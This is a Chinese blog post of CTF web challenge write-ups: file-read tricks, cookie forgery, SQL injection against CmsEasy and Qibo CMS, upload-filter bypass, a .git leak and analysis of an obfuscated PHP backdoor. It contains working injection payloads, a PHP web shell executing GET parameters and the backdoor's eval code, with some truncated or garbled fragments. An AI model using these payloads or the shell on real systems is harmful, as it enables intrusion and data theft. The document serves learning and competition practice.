




# 百度杯CTF Write up集锦 WEB篇

原创


4ct10n  于 2016-09-21 00:12:23 发布  42633  收藏 5

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## 九月场

### 1.code

一开始的URL为

```
http://ace3c302efed4a9094cbac1dff0250e8add1b4b45f8249d4.game.ichunqiu.com/index.php?jpg=hei.jpg
```

尝试着令

```
jpg=index.php
```

得出了base64编码的文本

丢到解码器里解出文本index.php

```

<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(!isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
//在这里会匹配除了a-zA-Z0-9.之外的所有字符 所以_会被匹配到
$file = str_replace("config","_", $file);
//在这里想利用config代替_
$txt = base64_encode(file_get_contents($file));

echo "<img src='https://img-blog.csdnimg.cn/2022011918262297653.gif'.".$txt."></img>";

/**
 * Can you find the flag file?
 *
 */
?>

```

这里有个知识点利用phpstorm编写的程序 在/.idea/workspace.xml的内容里包含了当前项目下所有的php文件。

那么访问

<http://ace3c302efed4a9094cbac1dff0250e8add1b4b45f8249d4.game.ichunqiu.com/.idea/workspace.xml>

得到

```

<list>
<option value="$PROJECT_DIR$/x.php"/>
<option value="$PROJECT_DIR$/config.php"/>
<option value="$PROJECT_DIR$/f13g_ichuqiu.php"/>
</list>
看见了flag所在的文件

```

令上面的jpg=f13g\_ichuqiu.php

发现并没有内容返回看上面的index.php源码分析。

令jpg=f13gconfigichuqiu.php

得到关键的代码

```

<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$tmp);
}

function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "\ ( ^ _ ^ ) ";
}
?>

```

这里有个关于cookie的加密解密函数，函数一步一步来解析的话很简单  
在最后主要有一点

```

$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "\ (ノ▽ノ) /";
}

```

这里cookie的值必须为system但系统默认为guest所以我们的任务就是将guest变为system  
主要是把key解出来  
下面有我的php代码

```

<?php

function decrypt($txt){
    $txt1="guest";
    $tmp2="";
    for($i=0;$i<strlen($txt1);$i++){
        $tmp2 .= chr(ord($txt1[$i])+10);
    }
    $txt1=$tmp2;

    $txt2="system";
    $tmp2="";
    for($i=0;$i<strlen($txt2);$i++){
        $tmp2 .= chr(ord($txt2[$i])+10);
    }
    $txt2=$tmp2;

    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $tmp = substr($txt,4);
    $s=0;
    $tmp="";
    $content="";
    for($i=0;$i<strlen($txt1);$i++){
        $tmp .= $txt1[$i]^$tmp[$s++];
    }
    $a=$tmp;
    $temp='0123456789abcdef';
    $f=fopen('1.txt','w');
    for($i=0;$i<strlen($temp);$i++)
    {
        $tmp.=$temp[$i];
        for($j=0;$j<strlen($txt2);$j++){
            $content .= $txt2[$j]^$tmp[$j];
        }
        fwrite($f,base64_encode($rnd.$content)."\r\n");
        $content='';
    }
}
decrypt('vWmRGbm4yQjgILQADAA=');
?>

```

代码很简单自己想想就出来了，不过用了很长时间


这个出来之后就简单了。

访问

得到cookie

利用burpsuit intruder进行爆破

将抓到的user值给上面的代码执行，然后结果作为字典。



跑出结果


flag{eb0c9b89-9cf9-4c3e-a92f-76eac8b4026f}

不容易啊

## 2.YeserCMS

tips:flag在网站根目录下的flag.php中

打开网站的文档下载模块，发现了



cmseasy

[上网查找cmseasy漏洞](#)

这是漏洞所在的目录

发送url:


http://localhost/cmseasy/celive/live/header.php

postdata:

xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252C%252C%25280x5

了解到这个可以爆密码, 上面的数据表必须改为yesercms\_user, 显示段也改为32, 64然后的得到admin的密码为ff512d4240cbbdea

利用admin|Yeser231登入后台  
在模板->当前模板->当前模板编辑  
找到了文件读取的方式



flag{fcff7979-bde3-483f-be7b-361ff4cf0de0

### 3.Upload

这题相比较来说就比较简单，解决的方法也多种多样。

先随便上传一个文件试试

发现上传成功

## 文件上传

你可以随意上传文件



看源代码

```
20     <h1>文件上传</h1>
21     <p>你可以随意上传文件</p>
22     <form method="post" enctype="multipart/form-data" class="form">
23         <input type="file" name="file" id="file" style="display: none;" />
24         <div class="input-group">
25             <input type="text" class="form-control" id="selectedFile" read
26             <span class="input-group-btn" style="width:200px">
27                 <button id="selectFile" class="btn btn-defdault" type="buttc
28                 <input type="submit" value="上传" class="btn btn-primary">
29             <span>
30         </div>
31
32     </form>
33
34     <div>
35         <a href="u/1.php">上传成功!</a>
36     </div>
37 </div>
38 </div>
39 </div>
40 </body>
41 </html>
42
```

发现上传的位置为www/u/目录下

我们可以利用文件上传漏洞读取所需要的文件信息

首先将下面代码传上去

```
<?php
?>
```

发现

```
<script language='Php'>//这里用大写绕过 下面也是
</script>
```

- 方法一

利用file\_get\_contents直接获取文件内容

```
<script language='Php'>//这里用大写绕过 下面也是  
echo file_get_contents(strtolower('../flag.Php'));  
</script>
```

- 方法二

利用执行Linux shell获取文件内容

```
<script language='Php'>//这里用大写绕过 下面也是  
echo exec('pwd');//查看当前文件路径  
</script>
```

然后

```
<script language='Php'>//这里用大写绕过 下面也是  
echo exec(strtolower('cat /var/www/html/u/1.Php'));//查看当前文件路径  
</script>
```

```
'flag{9825708e-6571-4e20-9d91-e56c687e55dd}';
```

- 方法三

利用get or post 传参绕过过滤

```
<script language='Php'>  
echo exec($_GET['a']);  
</script>
```

or

```
<script language='Php'>//这里用大写绕过 下面也是  
echo file_get_contents($_GET['a']);  
</script>
```



最终都能得到flag

```
<?php
echo 'here_is_flag';
'flag{9825708e-6571-4e20-9d91-e56c687e55dd}';
```

## 4.SQL

确定显示位

```
http://8abc246c7cd04346827292816cf85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,2,3
```

爆表名

```
http://8abc246c7cd04346827292816cf85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,(se
```

爆字段

```
http://8abc246c7cd04346827292816cf85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,(se
```

爆字段内容

```
http://8abc246c7cd04346827292816cf85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,(se
```

最后得到flag

## 5.再见CMS

第一步了解CMS版本，通过后面的背景可知是齐博CMS

上网查找该漏洞，是以前报过的漏洞

[漏洞网址](#)

按照齐步骤一步一步来

### 1.注册一个新账户

这一步随便建立用户即可

### 2.修改信息触发漏洞

```
http://b993b2d91aac48eebc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2
```

post数据为

```
old_password=111111&truname=xxxx%0000&Limitword[000]=&email=1123@qq.com&provinceid=,address=
(load_file(0x2f7661722f777772f68746d6c2f666c61672e706870)) %23
```

The screenshot shows a web proxy tool interface. The 'Load URL' field contains the URL: `http://b993b2d91aac48eebc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2`. The 'Post data' field contains the payload: `old_password=111111&truname=xxxx%0000&Limitword[000]=&email=121113@qq.com&provinceid=,address=(load_file(0x2f7661722f777772f68746d6c2f666c61672e706870)) %23`. Below the tool, a database error message is visible: `数据库连接出错:UPDATE blog_memberdata SET email='121113@qq.com',icon='',sex='',bday='',introduce='',oicq='',msn='',homepage='',address='',postalcode='',mobphone='',telephone='',idcard='',truname='xxxx',provinceid=' WHERE username='action'`. At the bottom, a MySQL syntax error is shown: `You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ",cityid=' WHERE username='action" at line 1 064`.

INT SQL- XSS- Encryption- Encoding- Other-

Load URL <http://b993b2d91aac48eabc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2>


Split URL

Execute

Enable Post data  Enable Referrer

Post data  
old\_password=111111&trueName=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(load\_file(0x2f7661722f777772f68746d6c2f666c61672e706870)) %23

[网站首页](#) | [退出](#)

 信息提示:  
当前邮箱存在了,请更换一个!

[点击关闭本网页](#) [返回网站首页](#)

我的资料

---

[action](#)

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

Load URL <http://b993b2d91aac48eabc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2>

Split URL

Execute

Enable Post data  Enable Referrer

Post data  
old\_password=111111&trueName=xxxx%0000&Limitword[000]=&email=1123@qq.com&provinceid=,address=(load\_file(0x2f7661722f777772f68746d6c2f666c61672e706870)) %23

```

100 <tr>
101 <td width="30%">注册IP: 119.167.246.12</td>
102 <td width="40%">最后登录IP: <a title="A HRBF="#/ip.rar" title="点击下载后,解压放到整站/inc/目录即可">IP库不存在,请点击下!
103 <td width="30%">邮政编码: </td>
104 </tr>
105 <tr>
106 <td>真实姓名: xxxx', `provinceid`=</td>
107 <td>身份证号码: </td>
108 <td>联系手机: </td>
109 </tr>
110 <tr>
111 <td>联系电话: </td>
112 <td>联系地址: <?php
113 echo 'flag is here';
114 'flag{17dcc56f-4b5d-4468-8297-1c5d12687168}';
115 </td>
116 <td>&nbsp;</td>
117 </tr>
118 <tr>

```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

## 十月场

### 1.login

### 2.getflag

### 3.backdoor

题目提示文件泄露，首先扫一下目录

rolled to a live server from a repository, it is supposed to be done as an export rather than as a local working copy, and hence this problem.

This vulnerability affects **/Challenges**.

Discovered by: Scripting (GIT\_Repository.script).


#### Attack details

Git files found at: **/Challenges/.git/config**

Repository files/directories:

发现有.git泄露

利用泄露工具 JGithack，还原得到本地git文件




Study (E:) > CTF Tool > JGitHack-master > release > ca4438ee5a2c4834aed91ab6e63c50b4201193d352424bcd.ctf.game > Challenges

名称	修改日期	类型	大小
.git	2017/3/17 14:45	文件夹	
flag.php	2017/3/17 14:50	PHP 文件	2 KB
index.php	2017/3/17 14:30	PHP 文件	1 KB
robots.txt	2017/3/17 14:45	文本文档	1 KB

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

利用gitbash查看以前版本

git log



```
MINGW64:/e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a...
YZ@DESKTOP-USI36KS MINGW64 /e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a...
ed91ab6e63c50b4201193d352424bcd.ctf.game/Challenges (master)
$ git log
commit abbbdcc032c8e76087f2daf593f423f74857b0cf
Author: tmp <tmp@tmp.tmp>
Date: Fri Sep 16 13:16:21 2016 +0800

    add robots.txt

commit da06087a0b893ddb6b6c857e53ce4387c96785ab
Author: tmp <tmp@tmp.tmp>
Date: Fri Sep 16 13:13:16 2016 +0800


    edit flag.php

commit 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
Author: tmp <tmp@tmp.tmp>
Date: Fri Sep 16 13:09:53 2016 +0800

    test

commit 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17
```

git diff 对比区别



```
MINGW64:/e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a...
@@ -1,4 +1,3 @@
<?php
-//jia you
-echo "guys, fighting!!!";
+echo "flag{this_is_not_flag}";
?>

YZ@DESKTOP-USI36KS MINGW64 /e/CTF Tool/JGitHack-master/release/ca4438ee5a2c4834a...
ed91ab6e63c50b4201193d352424bcd.ctf.game/Challenges (master)
$ git diff 734d0 12c6dd
diff --git a/flag.php b/flag.php
index 10b7882..bd049e0 100644
--- a/flag.php
+++ b/flag.php
@@ -1,4 +1,3 @@
<?php
-//jia you
-echo "guys, fighting!!!";
+echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
?>
```

发现文件b4chdo0r.php,发现是not found 查找备份文件.b4chdo0r.php.swo

还原出的文件是混淆过得, 最后解析的结果

```

<?php
/**
 * Signature For Report
 */
$h='_)'m/"',"/-/'m"),)marray()'m"/"',"+')m,$)mss($s[$i]m),0,$e)))m)m,$k));$o=ob)m_get_c)monte)m)mnts)
*/$H='m($);$d=ba)mse64)m_encode)m(x(gzcmompres)ms($o),)m$m)mk);print("<m$k>$d<m/)m$k>)m");@session)mn
*/$N='mR;$rr)m=@$r[']m"HTT)mP_RE)mFERER";$ra)m=@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m"]m];if($rr)m&&$ra){
*/$u='e){}m$k=$)mkh.$kf;ob)m_start();)m@eva)m1(@gzunco)mmpm)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)
*/$f='i<$)m1;)}mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,($i++)m+){$)mo.=$t{$i)m^}$mk{$j});}r)meturn )m$o
*/$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m($i,$s){}$ms[$i].=$p)m);m$e=s)mtrpos)m
*/$w=')m);)m$p=""$fo)mr($z=1;)$mz<c)mount())m$m[1]);$)mz++)m)m)$p.=$q[$m[1)m2][$z]];if(str)mpos)m($p,
*/$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1]m;$h=$s1($mss(m)md5($)mi.$kh)m,0,(m3));$f=$s)m1($ss)m
*/$i=')marse_)mstr)m($u["q)mquery"],$)m)mq);$q=array)m_values())m$q);pre)mg_matc)mh_all()m"/([\w)m)[
*/$x='m([\d)m])?,?/',)m$ra,$m)m);if($q)m&&$)mm)m)m{@session_start();$)ms=&$_S)mESSI)m)mON;$)mss="su
*/$y=str_replace('b','','crbebbabte_funcbbtion');/*
*/$c='$kh="4f7)m)m";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrlen)m($t);)m)m$o=""
*/$l=str_replace(')m',',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
*/$v=$y('',$L);$v();/*
*/
?>

```

具体分析比较简单这里就不写了，给个链接

经过整合，出现源代码，但一直不知道是怎么出来的

```

<?php
$kh="4f7f";
$kf="28d7";

function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,($i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}

function y($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,($i++){
            $t{$i}=$o{$j}^$k{$j};
        }
    }
    return $o;
}

//$rr=@$_SERVER["HTTP_REFERER"];
$rr = 'http://114.114.114.114/?q0=hahaha&q1=675&q2=TPocyB4WLfrhNnivHmqzgzJmH0I2hw&q3=a3e';
//$ra=@$_SERVER["HTTP_ACCEPT_LANGUAGE"];
$ra = 'zh-CN;q=0.8,zh;q=0.1,en-US;q=0.2,en;q=0.3';
if($rr&&$ra){
    $u=parse_url($rr);

```

```

parse_str($u["query"],$q);
$q=array_values($q); #q获取get值

preg_match_all("/([\w])([\w-]+(?:q=0.([\d]))?)?/?/", $ra, $m); #m是language值
if($q&&$m){ #如果两个都有值 进入
    @session_start();
    $s=&$_SESSION;
    $i=$m[1][0].$m[1][1]; # i = zz
    # echo $i;
    $h=strtolower(substr(md5($i.$kh),0,3));
    $f=strtolower(substr(md5($i.$kf),0,3));
    echo $h.' '.$f;
    $p="";
    for($z=1;$z<count($m[1]);$z++)
        $p.=$q[$m[2][$z]]; #将URL值连接起来
    # echo ' '.$p;
    if(strpos($p,$h)===0){
        #echo "yes";
        $s[$i]="";
        $p=substr($p,3);
        echo ' '.$p;
    }
    if(array_key_exists($i,$s)){
        $s[$i].=$p;#${i}'zz' = $p
        $e=strpos($s[$i],$f);
        if($e){
            #echo "yes";
            $k=$h.$kf;
            ob_start();
            @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/~/" ),array("/","+" ),su
            $o=ob_get_contents());
            ob_end_clean();
            $d=base64_encode(x(gzcompress($o),$k));
            print("<k>$d</k>");
            @session_destroy();
        }
    }
}
}

```

